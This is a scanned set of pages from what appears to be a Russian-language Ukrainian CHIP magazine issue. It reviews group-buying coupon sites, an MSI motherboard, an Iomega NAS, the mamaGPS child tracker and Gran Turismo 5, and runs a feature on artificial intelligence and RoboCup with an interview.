Сервисы коллективных покупок обязаны своим развитием предпримчивым американцам. Триумфальное шествие этих ресурсов по просторам Интернета началось после того, как Эндрю Мейсон вместе с партнерами организовал сервис Groupon.com. На сегодняшний день он занимает лидирующие позиции в Европе и США наряду с BuyWithMe.com, LivingSocial.com и Tippr.com.

На территории СНГ подобные ресурсы появились только в начале 2010 года. Первым был запущен клон Groupon.com — портал Biglion.ru, следом за ним — Kupikupon.ru и Darberry.ru. Приблизительно в это же время сервисы коллективных покупок стали действовать и на территории Украины.



ми. На портале представлены как предложения крупных розничных сетей, так и интернет-магазинов. Правда, раздел с купонами, как и в предыдущем случае, весьма скром-

## Сайты, посвященные шопингу, бывают полезны не только адептам моды и стиля

ный. Зато отдельного упоминания заслуживает раздел, посвященный подарочным сертификатам. Всем знакома ситуация, когда поиски подходящего презента заходят в тупик, а времени остается все меньше — подобные сертификаты предназначены как раз для таких случаев.

В целом, портал помогает быть осведомленным о самых интересных предложениях без каких-либо значительных временных затрат.

### Дешевле — только даром

[www.darberry.ru](http://www.darberry.ru)

Один из первых российских сервисов коллективных покупок с лета прошлого года действует и на территории Украины: на данный момент акции от Darberry доступны жителям Киева и Харькова. С конца прошлого года ресурс функционирует как украинский филиал Groupon — внешний вид сайта в точности повторяет оригинальный дизайн американского онлайн-гиганта. Текущие акции также недоступны для просмотра неза-

**На Discount.ua**  
собрана и упорядочена информация от крупных розничных сетей, предприятий сферы услуг и интернет-магазинов



регистрированным пользователям. Ассортимент предложений достаточно разнообразен: рестораны, SPA-салоны, кухня с доставкой на дом, билеты в кино, экстремальные и активные развлечения. Не остались без внимания и всевозможные курсы и тренинги. Сроки, отведенные на покупку того или иного предложения, варьируются от одного до нескольких дней. На сайте действует система бонусов, которые могут быть потрачены на приобретение бонусных акций. Способов оплаты всего два — при помощи кредитной карты и через платежные терминалы.

Однако сервис не лишен и недостатков: на главной странице фигурируют цены в рублях, а справочные разделы изобилуют контактной информацией, актуальной для российских потребителей, что сбивает с толку даже опытных пользователей. **CHIP**

## Полезные ссылки

[www.kupikupon.com.ua](http://www.kupikupon.com.ua)

Украинская версия известного российского сервиса [www.kupikupon.ru](http://www.kupikupon.ru).

[www.gorod24.com.ua](http://www.gorod24.com.ua)

Один из первых украинских ресурсов, на котором представлено множество акций, проводимых во всех регионах.

[www.superdeal.com.ua](http://www.superdeal.com.ua)

Помимо традиционного набора развлечений со скидкой SuperDeal иногда предлагает экскурсионные туры по стране.

[www.biglion.ru](http://www.biglion.ru)

Услуги самого первого российского сервиса коллективных покупок теперь доступны и на Украине.

[www.kupiskidku.com](http://www.kupiskidku.com)

Ресурс, ранее известный как Cheap&Now, сменил название, но продолжает радовать интересными предложениями.

[www.flackon.ru](http://www.flackon.ru)

Растущая популярность сервисов коллективных покупок и обилие акций привело к появлению сайтов-агрегаторов, на которых все предложения собраны воедино. Flackon.ru позволяет легко сравнивать проводящиеся акции и выбирать лучшие, но пока работает только с российскими ресурсами.

[www.w1.ru](http://www.w1.ru)

Платежный сервис «Единый кошелек» — один из самых удобных способов оплаты купонов. Внести деньги на счет можно при помощи платежных терминалов. Комиссия за перевод составляет 3–7%.

[www.dealpak.com.ua](http://www.dealpak.com.ua)

Большой каталог скидок и специальных предложений.

[www.akciya.kiev.ua](http://www.akciya.kiev.ua)

Скромная попытка уследить за акциями магазинов и интернет-порталов.

**Скидка 100%! До 30 минут разговоров по Skype совершенно бесплатно**

0 руб. Получить

Сроки не ограничены Скидка 100%

Купили 63639 человек. Акция действует

**Сервисы наподобие Darberry** — отличный шанс для тех, кто еще не решился попробовать те или иные услуги. Ознакомиться с платными возможностями Skype, начать изучать иностранный язык или попрактиковаться в школе бальных танцев — это элементарно и совсем недорого

## Выход

MSI P67A-GD65 — во всех отношениях великолепная и прекрасно оснащенная материнская плата, которая позволяет собрать компьютер с высокой производительностью, ни в чем не ограничивающей пользователя. В первую очередь она ориентирована на энтузиастов и геймеров, которым необходимы максимальная надежность и мощность системы. Средняя розничная цена новинки составляет около 1800 гривен.



**MSI P67A-GD65** Загрузка с жестких дисков объемом 3 Тбайт возможна только с помощью UEFI BIOS

# Мощь без компромиссов

Материнская плата MSI P67A-GD65 ориентирована на геймеров и энтузиастов, которым необходимы максимальная гибкость и производительность.

О новой платформе Intel Sandy Bridge мы уже рассказывали, но лишь в общих словах. Теперь к нам в руки попал первый серийный образец материнской платы от компании MSI. Новинка построена на базе чипсетов шестого поколения от Intel — P67 — и предназначена для установки процессоров в исполнении Socket LGA 1155. Одна из особенностей платформы — полная совместимость с системами охлаждения для CPU предыдущего поколения.

### Только новшества

Плата спроектирована в соответствии с фирменным дизайном Military Class II. Помимо прочего это означает, что она собрана с использованием специальных дросселей SFC, которые примерно на 30% эффективнее обычных. Также задействова-

ны танталовые конденсаторы Hi-C CAP нового поколения и твердотельные японские Nippon Chemicon, для которых заявлен срок службы до десяти лет. Такое решение выдерживает нагрузку в 35 А на фазу.

MSI P67A-GD65 ориентирована в первую очередь на энтузиастов — дополнительные кнопки «Power» и «Reset», а также «OC Genie II» для интеллектуального разгона всей системы в одно касание распаяны прямо на печатной плате.

Средства для подключения жестких дисков представлены исключительно портами SATA. Четыре из них — обычные SATA II, а еще четыре соответствуют стандарту SATA 6 Гбит/с. Устаревшие IDE-разъемы не предусмотрены.

В распоряжении пользователя два порта USB 3.0 на задней панели. Фронтальные USB-порты подключа-

ются к специальному разъему красного цвета на плате, который также обеспечивает ускоренную зарядку устройств с емкими аккумуляторами.

Четыре слота для оперативной памяти типа DDR3 позволяют использовать модули в двухканальном режиме. Их расположение относительно процессорного гнезда выбрано удачно: даже самый массивный кулер не помешает установке памяти с высокими радиаторами.

Два порта PCI Express x16 версии 2.0 полностью удовлетворяют потребностям в мощной графической подсистеме. При этом нет необходимости выбирать видеoadаптеры только от одного производителя: материнская плата поддерживает как тандемы AMD CrossFire, так и NVIDIA SLI. Слоты разнесены достаточно далеко друг от друга, а значит, проблем с размещением видеокарт с массивными системами охлаждения не возникнет. Для установки внутренних ТВ-тюнеров, топовых аудиокарт и других мультимедийных устройств предусмотрено два слота PCI и три PCI Express x1. И наконец, нельзя не упомянуть об UEFI BIOS — графической системе ввода-вывода нового поколения, которая обеспечивает более быструю загрузку ПК, а также более удобную и наглядную настройку системы.

# Склад для домашней сети

В последнее время популярность сетевых накопителей растет — во многом за счет распространения недорогих устройств. Мы протестировали одно из них — универсальный NAS от компании Iomega.



ФОТО: КОМПАНИЯ-ПРОДУКТОМ

Сетевой накопитель Iomega Home Media по габаритам сравним с обычными внешними жесткими дисками формата 3,5 дюйма, но безоговорочно превосходит их по функциональности. Помимо организации файлового и принт-серверов этот NAS максимально просто виртуально расширяет границы домашней сети за счет интеграции с популярными сетевыми и онлайн-сервисами, причем в большинстве случаев не требуется никакой работы с интерфейсом устройства: вам придется иметь дело с активными сетевыми папками, которые сами либо публикуют, либо скачивают нужную информацию из Интернета. Веб-интерфейс предназначен для тонкой настройки и управления многочисленными сервисами. В отличие от большинства других NAS в случае с Iomega Home Me-

dia вам не придется разбираться в технических тонкостях, понятных только специалистам. В равной степени хорошо поддерживаются мультимедийные возможности различных платформ и устройств: Windows, Mac OS, iPhone/iPad, сетевых медиаплееров и телевизоров, совместимых с DLNA. Кроме того, в комплект входит мультисистемный софт для резервного копирования данных с настольных ПК.

Корпус устройства изготовлен из фактурного металла и снабжен одним тихим вентилятором, в котором ни разу не возникло необходимости во время тестов (при этом устройство немного нагревалось). Внешний блок питания, для которого заявлен

КПД выше 80%, отличается хорошей энергоэффективностью.

В наших тестах скорость копирования данных по сети достигала 34 Мбайт/с, а максимальная скорость скачивания файлов с P2P-сервисов — около 1 Мбайт/с.

Два светодиодных линейных индикатора показывают текущий статус устройства и степень заполненности диска. Предусмотрена возможность регулировки их яркости, а также моногородовая индикация нехватки свободного дискового пространства. CHIP

## Iomega Home Media Network Hard Drive



**Веб-интерфейс**  
интуитивно понятен: просто активируйте или отключите функции в соответствии с собственными потребностями

## Вывод

Сетевой накопитель Iomega Home Media примечателен простотой использования и обилием функций. Устройство демонстрирует низкий уровень шума при работе, скромное энергопотребление и легко интегрируется в состав домашней проводной сети. К тому же разумная цена делает Iomega Home Media продуктом, действительно доступным для домашнего использования.


# Как дети в школу

Украинский сервис mamaGPS — пример того, как современные технологии помогают легко решать насущные житейские проблемы. В данном случае — в любой момент узнать местонахождение ребенка или получить уведомление о том, что он находится не там, где должен быть.

Одна из характерных проблем городских жителей — в течение дня сложно уследить за тем, чем заняты дети в отсутствие родителей. И хотя у ребенка, как правило, достаточно рано появляется собственный мобильный телефон, это не решает проблему. Да и пожилые люди в этом отношении бывают не лучше детей: они могут заблудиться по дороге на рынок или не справиться с управлением телефоном. Вместо постоянных звонков хочется просто регулярно получать информацию о местопребывании подопечных, а при необходимости — и уведомления о том, что кто-то из них находится не там, где должен. Со всеми перечисленными задачами справляется программно-аппаратный веб-сервис mamaGPS, который наи-



**Отображение места пребывания** на карте Google. Отсюда берутся и адресные данные



лучшим образом подходит для присмотра за детьми, хотя может использоваться и в других ситуациях, например в бизнесе.

С технической точки зрения mamaGPS состоит из двух компонентов — онлайнового сервиса и GPS-трекера. Помимо определения местоположения и отправки информации о нем на сервер трекер может использоваться в качестве телефона с ограниченными функциональными возможностями. Разработчики называют его «детским телефоном». С его помощью ребенок может звонить по четырем заранее заданным номерам и принимать входящие вызовы. Экран отсутствует, что гарантирует низкое энергопотребление, к тому же ребенок не станет играть с таким устройством или демонстрировать его окружающим. Учитывая тот факт, что модули GPS и GSM работают постоянно, при максимальной экономии заряда акку-

мулятор может обеспечить 20 ч работы. На практике в повседневной эксплуатации его ресурса обычно хватает на то, чтобы присматривать за ребенком в течение рабочего дня. Это не так уж мало, если вспомнить, что современные коммуникаторы при подобной нагрузке зачастую тоже держатся не дольше суток, но при этом по габаритам и весу втрое превосходят телефон от mamaGPS. Устройство определяет координаты объекта в любой момент, даже когда тот находится в помещении. Достаточная точность обеспечивается за счет того, что наряду с GPS используются сигналы базовых станций мобильных операторов.

Онлайн-составляющая сервиса выгодно отличается от других аналогичных решений. Дело в том, что mamaGPS сообщает местонахождение в формате адреса (название улицы и номер дома), а не в виде географических координат, как это обычно бывает. Интеграция с Google Maps позволяет отобразить на карте маршрут объекта. Но самая полезная возможность сервиса — задание «безопасных территорий». Как только трекер пересечет границу такой области, вы будете поставлены в известность об этом посредством «тревожного сообщения». Типичный пример использования данной функции — информирование о том, как ребенок покидает зону «Дом», а через некоторое время появляется в зоне «Школа». Каждое такое событие сопровождается отправкой SMS. Если все нормально, то вы можете не беспоко-

иться и не смотреть на карту. Если же что-то не так, ничего не стоит позвонить своему подопечному или с помощью трекера установить, где он находится в данный момент.


Помимо использования в качестве детского телефона устройство может служить обычным GPS-трекером. Просто вставьте в него носитель формата microSD с записанным на него файлом gps.log и загрузите последний в электронную карту или навигационную систему. Разъем сменного накопителя, как и все другие, закрыт плотной резиновой заглушкой.

Чего не хватает устройству, так это стандартного способа крепления на ремне или карабине — ушко для обычного шнура не гарантирует достаточной надежности. Так что использовать его для присмотра за домашними питомцами, как советует производитель, довольно проблематично. Веб-интерфейс нещен определенных недостатков: в нем не предусмотрено полос прокрутки, и при этом он не умещается на экранах нетбуков и даже ноутбуков — для нормальной работы нужен большой монитор. Не выдерживает никакой критики и сопроводительная документация: руководство вряд ли поможет в настройке неподготовленному пользователю, а тем более — среднестатистической домохозяйке.


Цена устройства составляет около 2000 гривен. Это приемлемо с учетом колоссальной экономии нервов и времени, но очень много для устройства, которое ребенок может потерять в любой момент. **■**

Фото: компания-производитель: SCS-NI

**В метро** трекер не может определить координаты, но в остальных случаях точность достаточно высокая



**Покидание «безопасной территории»** вызывает отправку «тревожного» SMS-сообщения



# GT5: ГОНКИ ПО-КРУПНОМУ

Поклонники виртуальных гонок очень долго ждали пятую часть Gran Turismo. Удалось ли разработчикам оправдать их надежды?

**3**та игра вышла всего через год после своего главного конкурента — автосимулятора Forza III для Xbox 360. Последний может похвастаться великолепной системой онлайн-заездов и турнирными таблицами. Удалось ли главному дизайнеру серии GT Кадзунори Ямаути создать достойного соперника?

## А вместо сердца...

Автопарк содержит более 1000 лицензированных машин, порядка 100 из которых входят в так называемую элитную группу и детализированы с фотографической точностью. Здесь есть автомобили на любой вкус — от классического Kubelwagen до эксклюзивных болидов Ferrari F1, легких картов или, например, электромобилей Tesla. При этом даже звуки, издаваемые двигателями, соответствуют реальным, не говоря уже о поведении на дороге. Каждый автомобиль снабжается подробным техническим описанием и историей, причем все данные качественно локализованы.

Опробовать все многообразие «железных коней» вы сможете на трассах нескольких десятков типов, в том числе знаменитых Top Gear и NASCAR. Причем, если трасса имеет, например, гравийное покрытие, машину будет заносить, как на грязи. А если на гладкий асфальт падают капли бодрящего летнего дождя, не ждите идеального сцепления с дорогой. Погода может генерироваться случайно, так что к выбору резины придется подойти серьезно, как и к подбору комплектующих

для тюнинга любимого болида. Все улучшения влияют на общую эффективность, так что небольшая сумма, вложенная с умом, вполне может подарить машине больше возможностей, чем дорогостоящая замена второстепенных деталей.

## Под капотом

Врезаясь в лобовое стекло, капли дождя рассыпаются тысячами брызг, летящая из-под покрышек грязь оседает на бамперах, а двери могут открыться, если вы не слишком удачно впишетесь в поворот.

Несмотря на сложность и реалистичность обрабатываемой графики, движок игры во время тестирования ни разу ощутимо не снизил показатель FPS. Порой даже создавалось ощущение, что на экране идет прямая трансляция гонок.

## Гонки для всех

На ранних этапах Gran Turismo 5 не потребует от вас особых навыков



### GRAN TURISMO 5

ПЛАТФОРМА: Sony PlayStation 3

ЖАНР: автосимулятор

ПОДДЕРЖКА РУЛЯ: есть

РАЗРАБОТЧИК: Polyphony Digital

САЙТ: [www.gran-turismo.com](http://www.gran-turismo.com)

вождения, позволив спокойно привыкать к управлению, которое поддается полной настройке, если вам не понравятся стандартные параметры. Начинать, конечно, проще с лицензионных заездов — так вы сумеете заработать свой первый болид, а име-

**Mercedes Benz SLS AMG** Этот автомобиль представлен в самой полной версии GT5 — Signature Edition




ФОТО: КОЛЛЕКЦИИ ПРОИЗВОДИТЕЛЯ, NIKLAUS SCHAFFER



## Все категории игроков смогут получить удовольствие от GT5



**Logitech Driving Force GT** является официальным рулем Gran Turismo. Воспользовавшись этим обтянутым кожей аксессуаром, вы сможете заново открыть для себя гоночные игры для PS3. Его средняя розничная цена составляет около 6500 рублей (1650 гривен)



**Большинство соревнований** в GT5 проводятся между машинами-«рөвесницами» или автомобилями, принадлежащими к одному классу. Засидеться на одном болиде не удастся

ющийся капитал вложить в тюнинг. Опытные же игроки смогут проскочить стартовые заезды достаточно быстро и без особых сложностей.

### Колосс Токийский

В GT5 доступны и онлайн-гонки, но сетевые победы здесь практически не поощряются. К тому же нет разделения ни по уровню опыта водителей, ни по классам оборудования, установленного на машинах. Намного лучше дела обстоят в однопользовательской игре, в которой доступны следующие режимы: карьера Spec-A (вы управляете

машиной сами), Spec-B (вы выступаете в роли штурмана и даете указания компьютерному пилоту), лицензионные заезды, тренировка, фоторежим, а также особые заезды, в том числе гонки на случайно генерируемых трассах, картинг или обучение экстремальному вождению. Если вы не умеете, скажем, дрифтовать, GT5 научит вас этому. Обучение будет проходить с особой эффективностью, если подключить руль и педали. В дополнение к этому предусмотрен режим игры вдвое на одной приставке с удобным разделением экрана.

### Вывод

Даже если вы никогда не интересовались автомобильными симуляторами, не следует недооценивать GT5. Удовольствие от такого проекта получат и заядлые гонщики, и те, кому «просто нравится ехать». Новая игра из серии Gran Turismo вполне способна заменить целую коллекцию симуляторов, автошколу и многотомный справочник по автомобилям. Конечно, не обошлось и без небольших недостатков, однако масштаб проекта действительно впечатляет.

■■■ Илья Корнейчук

# Искусственный интеллект

Кто не мечтает о том, чтобы роботы помогали нам по хозяйству и на опасной работе, а также просто развлекали нас? Машины, демонстрирующие достаточно сложное поведение, существуют уже сегодня. Но для того, чтобы быть действительно интеллектуальными, «думающим» механизмам предстоит еще многому научиться.

**Ч**емпионат мира по футболу можно считать одним из самых ярких событий прошедшего 2010 года. И победителем на нем стала команда Германии. Имена игроков, завоевавших чемпионский титул в Сингапуре, наверняка войдут в историю: Bruno, Luisa и Bodo.

Небольшое уточнение: Bruno, Luisa и Bodo — это роботы, выступившие в составе сборной команды немецких институтов. На Кубке роботов (Robocup), официальном чемпионате мира по футболу среди механических игроков, именно она завоевала четыре из двенадцати наград, опередив Китай, Японию и Таиланд. Именитым соперникам досталось всего по два трофея.

Футбольные состязания между роботами — одна из стандартных задач для искусственного интеллекта (сокращенно — ИИ). При упоминании этого раздела информатики в памяти сразу всплывают образы Терминатора, робота R2D2 из «Звездных войн» и других подобных персонажей. Разумеется, нельзя забывать и

о суперкомпьютере IBM под названием Deep Blue, в феврале 1996 года выигравшем у Гарри Каспарова, который был тогда чемпионом мира, шахматную партию, а год спустя — и целый матч. Эта давно предсказанная победа машины над человеком стала знаменательной вехой в истории развития искусственного интеллекта.

«Задача искусственного разума определенно состоит не только в том, чтобы играть в шахматы», — заявляет профессор Франк Кирхнер из Германского исследовательского центра по вопросам искусственного интеллекта (DFKI) в Бремене. Конечно, победа компьютера над действующим чемпионом мира стала важным событием, продемонстрировавшим возможность обучить техническую систему. «Но сегодня известно, что и системы, не обладающие интеллектом, способны играть в шахматы», — говорит Кирхнер. Разум проявляется не только на 64 клетках шахматной доски. Он представляет собой целый спектр явлений — от простых движений до широких познавательных →

ФОТО: КОМПАНИИ-ПРОИЗВОДИТЕЛИ: KONSTANTIN INOZETSKIY, LINDA BUCKIN, JULIEN TRONIER/ISTOCKPHOTO.COM; CONTEXT/LEON-MEDIA, DEUTSCHE BORSE; DREASTIME; ISTHE/STOCKPHOTO; VOLKSWAGEN AG; «ДВАДЦАТЫЙ ВЕК ФОКС CHIP»

## CHIP DVD

УПОМЯНУТЫЕ В СТАТЬЕ ПРОГРАММЫ ВЫ НАЙДЕТЕ НА ДИСКЕ В РАЗДЕЛЕ «БОНУС»

### MICROSOFT ROBOTICS

ПО ДЛЯ УПРАВЛЕНИЯ РОБОТАМИ

Robotics Developer Studio позволяет самостоятельно написать программу для робота, даже не обладая особыми познаниями в этой сфере.



### SLOW CHESS BLITZ

ИНТЕЛЛЕКТУАЛЬНОЕ РАЗВЛЕЧЕНИЕ ДЛЯ ЗНАТОКОВ

Это шахматное приложение моделирует игру сильнейших гроссмейстеров — желаем вам успеха и приятного времяпрепровождения.



### ARASAN CHESS

ШАХМАТЫ С СОПЕРНИКОМ ЛЮБОГО УРОВНЯ

Здесь имеется база данных с 200 000 возможными шахматными ходами. Гибкий искусственный интеллект также присутствует.





### Брокер

Биржевые прогнозы рассчитываются искусственными нейронными сетями.



### Помощник водителя

Интеллектуальные системы в автомобилях взяли на себя многое — от контроля курсовой устойчивости до помощи при торможении.



### Медбрат

В Японии роботы-медвежата помогают в уходе за больными.



### Пылесос

Роботы-уборщики самостоятельно обнаруживают мусор.



### Газонокосильщик

Модели Robotmow самостоятельно поддерживает заданную высоту газонной травы.



### Игрушки

Благодаря встроенным сенсорам «микророботы» Hexbug реагируют на простейшие раздражители: громкие звуки, свет, столкновение с препятствием.



### Робопес

Четвероногий друг AIBO производства Sony с удовольствием выполняет команду «апорт».

#### «БОЛТУН 3.0» ВИРТУАЛЬНЫЙ СОБЕСЕДНИК

Самообучающееся приложение, способное поддерживать непринужденный диалог. Существует плагин, позволяющий подключить «Болтуна» к IM-клиенту Miranda.



#### WWW.ALICEBOT.ORG БОТ-ПОБЕДИТЕЛЬ

Виртуальный собеседник A.L.I.C.E. сделан по образцу Eliza — первой подобной программы, появившейся еще в 1966 году. A.L.I.C.E. — многократный победитель соревнований среди чат-приложений.



#### YOUTUBE ЛУЧШИЕ МАТЧИ КУБКА РОБОТОВ

Видеозаписи соревнований RoboCup 2010 можно посмотреть на YouTube. Вы найдете их, воспользовавшись ключевыми фразами (см. врезку на стр. 58).



### Шах-машина

В 80-е годы шахматные компьютеры сделали искусственный интеллект популярным.

### Игрок в пинг-понг

Робот по имени ТОРИО играет в настольный теннис — правда, пока совсем немного.



способностей. Задача создания ИИ состоит именно в том, чтобы воспроизвести их технически — хотя бы частично.

Наша повседневная жизнь уже сейчас зависит от возможностей систем с элементами искусственного интеллекта, причем в значительно большей степени, чем можно было бы предположить. При поиске по компьютерным базам данных используется принцип устройства нейронных сетей головного мозга. Еще более интересной представляется роль ИИ в предсказании погоды и выработке биржевых прогнозов. Расчет изменений в такого рода сложнейших системах невозможен без участия искусственных «нейронных сетей».

Искусственный интеллект помогает сгладить пиковые нагрузки в сетях электроснабжения, а в будущем спектр его применения еще больше увеличится (см. схему справа). Он позволяет, в частности, распознавать голос абонента горячей линии и записывать основные сведения о нем. Множество моделей современных автомобилей оснащаются электронными системами курсовой стабилизации, и даже в машинах среднего класса «думающие» ассистенты помогают водителю при торможении, не давая автомобилю вылететь с дороги.

### Когда роботы обыграют людей в футбол?

Приведенные примеры наглядно демонстрируют, что искусственному разуму становится по силам все больше задач. Играющие в футбол роботы — наглядный образ, демонстрирующий развитие ИИ. К тому же для ученых футбол более привлекателен, чем статичная игра в шахматы. Последняя представляет собой конечную проблему и предполагает ограниченное количество решений для каждой ситуации. По сравнению с ней футбол — это совершенно иной мир. Игровые ситуации постоянно меняются, и роботы вынуждены реагировать на них в реальном времени: игроки должны то защищаться, то нападать. Конечно, они могут планировать игру, однако, если соперник расстраивает их планы, нужно быстро находить новую идею. Помимо этого необходимо решать проблемы с моторикой, чтобы выполнять самые различные движения и наносить удары по мячу без потери равновесия и ориентации. Если для здорового человека все это не представляет никакой проблемы, то робота нужно сначала запрограммировать, написав много строк машинного кода (см. интервью на стр. 56).

Все эти проблемы дают понять, почему матч между роботами пока не может сравниться с молниеносной игрой на коротких пасах чемпионов человеческого мира — испанцев (см. врезку «Интересное видео»). И все же, несмотря на медлительность нынешних рукотворных футболистов, их создатели убеждены, что к 2050 году гуманоиды будут усовершенствованы настолько, что победят сборную чемпионов-людей. Впрочем, даже специалист, несколько лет следивший за футбольными турнирами роботов, назовет такой прогноз слишком смелым: в последнее время техноспорт не демонстрирует особых прорывов. Но это общая на сегодняшний день проблема ИИ.



## «Умные» электросети

Доля энергии, вырабатываемой из возобновляемых источников, со временем будет увеличиваться, что требует развития «умных» электросетей.



# Альтернативная энергетика: экологично, но ненадежно

Тепловые и атомные электростанции равномерно насыщают энергосети электричеством. Приобретающие все большее значение возобновляемые источники энергии характеризуются существенными колебаниями — например, из-за перемены погоды в разное время суток. В связи с этим все большее значение для сглаживания пиков энергопотребления приобретает интеллектуальное управление электросетями.



Где еще может найтись применение искусственному интеллекту? Например, в сфере идентификации и обеспечения безопасности. Александр Ноуак работает над одним из таких проектов во Фраунгоферовском институте графических систем обработки данных. Ноуак и его команда создают систему автоматического распознавания лиц. «В принципе, пока мы лишь пытаемся понять, как это работает у человека, — говорит он. — Мы хотим установить, каким образом он узнает других людей». Затем результаты данного исследования будут в ходе непростой работы переданы машинам. Ведь по сравнению с людьми у них есть огромный недостаток — отсутствие такого понятия, как собственный опыт. Его тоже приходится программировать шаг за шагом.

«Возьмем, к примеру, бороду — машина не в состоянии представить себе бородатого человека без растительности на лице, — объясняет Александр Ноуак. —

Для начала ей нужно объяснить, что имеются зоны, подверженные росту волос, а есть безволосые участки головы. Другими словами, искусственный разум должен понять, где располагаются области, которые могут преображаться вследствие роста волос, а где — те, изменение которых практически невозможно. Таким образом, системы распознавания должны концентрироваться на том, что трудно изменить: углы глазных щелей, форма переносицы или уши».

### Сумерки как преграда для интеллекта

С задачами наподобие распознавания лиц биометрические системы справляются все лучше и лучше — по крайней мере, в лабораториях. Но, когда условия их работы перестают быть идеальными, умные системы оказываются бессильны перед самыми обычными проблемами. Так, три года назад криминальная полиция Германии запустила проект под названием «Фоторозыск». Установленная на главном вокзале Майнца интеллектуальная система должна была распознать в толпе 200 человек, чьи фотографии были предварительно заложены в ее память. В течение дня камеры слежения с помощью аналитического программного обеспечения демонстрировали показатель распознавания в 60%. Это существенно выше, чем тремя годами ранее, однако все еще недостаточно хорошо. Тем более что ночью это значение уменьшалось до 10%, так как плохая освещенность практически парализовывала работу системы. «На сегодняшний день для розыска в общественных местах она не применима», — с сожалением комментирует результаты четырехмесячных испытаний представитель криминальной полиции.

Этот пример отлично демонстрирует существующие недостатки подобных систем: они великолепно функционируют в строго определенных условиях иправляются со строго ограниченным кругом задач, однако малейшее непредвиденное обстоятельство вызывает у них затруднения. Чтобы блокировать работу суперинтеллектуальной системы, настроенной на четкое восприятие облика человека, достаточно плохого освещения.

Существование проблемы подтверждает и Франк Кирхнер. По его словам, в последние годы наблюдается →

## ИНТЕРВЬЮ

### «В тактическом отношении роботы лучше»

Дориан Шольц (Технический университет Дармштадта)

**Вы со своей командой роботов-футболистов стали чемпионами мира. Примите наши поздравления.**

Спасибо. Хочу сказать, что за всем этим стоит несколько лет упорной работы. Однако наши усилия оправдались.

**Это так долго — обучить робота игре в футбол?**

Мы начали заниматься роботом-гуманоидом в 2004 году. Сначала он должен был научиться бегать, ведь это не игрушка из магазина. Потом ему следовало начать бегать уверенно, чтобы не опрокидываться, даже столкнувшись с соперником, а упав, он обязан самостоятельно подниматься. Объем работы был такой, что для целой дюжины сотрудников одни только подготовительные действия заняли целый год.

**Но ведь после этого ваш робот еще не умел играть?**

Затем наступил следующий этап: робот должен был начать ориентироваться на игровом поле. Он учился «видеть», а мы «объясняли»


ему, что есть желтые и синие ворота, что шар оранжевого цвета — это мяч, а также каков размер футбольного поля.

